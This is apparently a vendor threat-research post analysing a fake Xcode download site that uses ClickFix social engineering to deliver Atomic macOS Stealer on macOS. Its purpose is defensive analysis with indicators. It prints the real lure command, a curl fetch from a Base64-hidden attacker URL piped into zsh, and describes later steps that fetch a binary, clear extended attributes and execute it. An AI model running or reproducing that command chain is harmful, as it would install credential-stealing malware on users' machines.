Menlo Labs identified a ClickFix-style attack chain abusing a fake Xcode download site to target macOS users. Hosted at xcode-macos[.]com, the site mimicked an Xcode installation experience and instructed visitors to copy and execute a Terminal command disguised as part of the Mac App Store workflow.
The pasted command decoded an attacker-controlled URL, retrieved a remote shell script, and piped it directly into zsh. The retrieved script used multiple layers of obfuscation and encryption to recover another shell stage, perform host discovery, send execution telemetry, retrieve an additional binary, and ultimately execute Atomic macOS Stealer (AMOS).
At the time of our analysis, xcode-macos[.]com had 0 VirusTotal detections, while Menlo HEAT Shield identified and blocked the page as Zero Hour Fraudulent based on its content and deceptive behavior.
The landing page is designed to resemble an Xcode download experience. It uses the Xcode icon, familiar product messaging, application screenshots, and a prominent Download button.

The site operates from an unofficial domain while presenting an experience strongly associated with Apple's Xcode product.
Although the footer states that it is an "Unofficial Xcode install page," the primary workflow still guides users through what appears to be a legitimate software installation process.
The more interesting behavior begins after the user clicks Download.
Instead of simply opening the Mac App Store, the website presents another installation-style dialog:
The user is instructed to open Terminal, copy the supplied command, paste it, and press Enter.

This is the critical transition in the attack.
The site does not need to exploit the browser. Instead, it convinces the victim to move execution from browser content into a trusted local command interpreter.
This behavior is consistent with ClickFix, represented in MITRE ATT&CK as T1204.004 – User Execution: Malicious Copy and Paste.
The developer-focused lure makes this approach particularly convincing. Terminal commands, curl, package managers, and command-line installation workflows are normal activities on macOS development systems.
The command presented to the victim was:
curl -s $(echo "aHR0cHM6Ly9hbmNob3Jjb3JhbDEwLmNvbS9jdXJsL2VqZGw0Y2Uya2Q2OS93N3Rkejczem1kcWpsem1reDE1aG1pMTgudHh0" | openssl base64 -d -A) | zsh
The remote URL is hidden using Base64. Decoding the embedded value reveals:
hxxps://anchorcoral10[.]com/curl/ejdl4ce2kd69/w7tdz73zmdqjlzmkx15hmi18.txt
The retrieved TXT file had the SHA-256:
7baaa2d56dbd1b405f283746264c868ab27794cd92f2e253d76bdb14bdd97310
The command performs three important actions: openssl base64 -d -A reveals the hidden URL, curl -s retrieves the remote content, and the response is piped directly into zsh.
The victim is therefore not opening the Mac App Store or downloading Xcode. The copied command retrieves an attacker-controlled shell script and immediately executes the returned content.

After the ClickFix command retrieves and executes the TXT-based shell loader, the script initially resembles benign update and diagnostic logic. It counts .ips files under ~/Library/Logs/DiagnosticReports, creates ~/Library/Caches/update_x7vd9r/, and records the current timestamp in a last_check file. Although the script refers to this functionality as "diagnostic log rotation," it does not rotate or delete reports; it only counts them.
The loader also uses legitimate-looking variable names such as _feature_flags, _cache_seed, _license_salt, _upd_channel, and _build_tag, while the actual payload-recovery logic is hidden further down.
Several utilities are reconstructed dynamically: \155\144\065 resolves to md5, \170\170\144 resolves to xxd, "open" + "ssl" produces openssl, and "g" + "unzip" produces gunzip.
The loader derives a value from _cohort="us", _suite="release", _timeout_s=37, and _fanout=12, producing 1135. The MD5 digest of this value, fd2c5e4680d9a01dba3aada5ece22270, is used as the AES key.
Three large hexadecimal strings stored in _cache_seed, _license_salt, and _feature_flags are concatenated, decoded with xxd -r -p, decrypted using AES-128-CTR with the all-zero IV 00000000000000000000000000000000, and decompressed with gunzip. The recovered shell code is stored in _r and immediately executed using eval "$_r".
This confirms that the values presented as configuration data actually contain an encrypted and compressed second-stage shell script.
The decrypted stage performs basic host discovery using sysctl -n hw.memsize, id -u, and whoami, collecting physical memory information, UID, and username.
These behaviors are best described as host and environment discovery. Although memory checks can be used in sandbox-awareness logic, the analyzed stage does not make an execution decision based on the returned value, so we do not classify this behavior itself as anti-sandbox.
The decrypted stage sends a background POST request to bridge-schema[.]com/api/metrics/run?event=pasted and includes hardcoded identifiers in the HTTP headers.
The event=pasted parameter aligns with the ClickFix workflow, where the victim has just been instructed to paste the command into Terminal. Based on its position in the execution chain, the request appears to function as execution or workflow telemetry. The analyzed stage does not access clipboard contents, so event=pasted should not be interpreted as evidence of clipboard theft.
The loader retrieves another file from hxxps://anchorcoral10[.]com/N_8qoQC3gmx9CFmwN9nMJ4QoUZtKZ1ua1ThNulPR4kU/brew/update and saves it as /tmp/.x6u13xmc1v.
It then clears extended attributes using xattr -c, adds executable permission with chmod +x, and launches /tmp/.x6u13xmc1v. These operations are chained, so successful completion of one step leads directly to the next.
The downloaded binary had SHA-256 1ff24a3fc71d964c8c2d56b7a6adc48afa8d5bc8c989180e713647001c2f0828 and was identified during our downstream analysis as Atomic macOS Stealer (AMOS).
The use of xattr -c is security relevant because macOS extended attributes can contain quarantine-related metadata. However, command-line downloads do not necessarily receive a quarantine attribute in every case. The supported observation is therefore that the loader clears extended attributes before execution, rather than claiming that a specific com.apple.quarantine attribute was definitely present and removed.
At Stage 0 of the attack chain the initial lure Menlo HEAT Shield blocked xcode-macos[.]com before the user could interact with the fake Xcode download workflow or reach the ClickFix Terminal instructions.
During our analysis, Menlo HEAT Shield classified the page as Zero Hour Fraudulent based on its content and deceptive behavior.

xcode-macos[.]com as Zero Hour Fraudulent.
The associated HEAT Shield AI verdict stated:
The webpage at https://xcode-macos.com/ impersonates Apple's Xcode download page with strong branding and content, while operating on an unofficial domain. Although the footer mentions it is an "Unofficial Xcode install page," the overall presentation is deceptive, leading users to download software from an untrusted source, which could result in unwanted system access or data theft.
One particularly notable aspect of this activity was the reputation gap.
At the time of analysis, xcode-macos[.]com had 0 VirusTotal detections.
A zero-detection result does not establish that a website is benign. Reputation reflects what participating security engines currently know about an indicator, while newly observed or low-volume infrastructure may have little established history.
In this case, the webpage itself provided stronger context than reputation alone: Xcode branding on unofficial infrastructure, a deceptive Mac App Store workflow, a copyable shell command, and explicit instructions directing the user from the browser into Terminal.
Menlo HEAT Shield identified the page as Zero Hour Fraudulent despite the absence of VirusTotal detections.
From a browser security perspective, this distinction is important. If the deceptive page is blocked at the web layer, the victim never reaches the Terminal paste step, the TXT loader is never retrieved, and the remaining AMOS infection chain never begins.
| Type | Indicator |
|---|---|
| Lure domain | xcode-macos[.]com |
| ClickFix loader domain | anchorcoral10[.]com |
| ClickFix loader SHA-256 | 7baaa2d56dbd1b405f283746264c868ab27794cd92f2e253d76bdb14bdd97310 |
| Execution telemetry domain | bridge-schema[.]com |
| Final payload SHA-256 | 1ff24a3fc71d964c8c2d56b7a6adc48afa8d5bc8c989180e713647001c2f0828 |
| Technique | ID | Observed behavior |
|---|---|---|
| User Execution: Malicious Copy and Paste | T1204.004 | Victim instructed to copy and paste a command into Terminal |
| Command and Scripting Interpreter: Unix Shell | T1059.004 | Remote shell content executed through zsh |
| Obfuscated/Compressed Files and Information | T1027 | Base64 encoding, runtime string construction, hexadecimal data, AES encryption, gzip compression |
| System Information Discovery | T1082 | TXT loader and additional executable retrieved from remote infrastructure |
| System Owner/User Discovery | T1033 | UID and username queried |
| Ingress Tool Transfer | T1105 | TXT loader and additional executable retrieved from remote infrastructure |
| Subvert Trust Controls: Gatekeeper Bypass | T1553.001 | Extended attributes cleared before payload execution |
The T1553.001 mapping reflects the observed xattr behavior and does not establish that a pre-existing quarantine attribute was present.
The xcode-macos[.]com activity demonstrates how a convincing browser-based social-engineering lure can initiate a complete macOS malware-delivery chain without exploiting the browser itself.
The attack begins with a fake Xcode installation experience. The victim is instructed to paste a Terminal command that decodes an attacker-controlled URL, retrieves a remote TXT-based shell loader, and executes it directly in zsh.
The loader then reconstructs and decrypts another shell stage, performs host discovery, sends execution telemetry, retrieves an additional binary, modifies the staged file, and ultimately executes AMOS.
At the time of our investigation, the lure domain had 0 VirusTotal detections, yet Menlo HEAT Shield identified and blocked it as Zero Hour Fraudulent.
The domains, paths, and payload hashes used by this type of activity can change quickly. The more durable behavior is the transition itself: a trusted-looking browser experience convincing the user to cross the boundary into local command execution.
For browser security, stopping the attack at that point prevents the malicious command from ever reaching Terminal and prevents the remainder of the AMOS infection chain from executing.
Menlo Security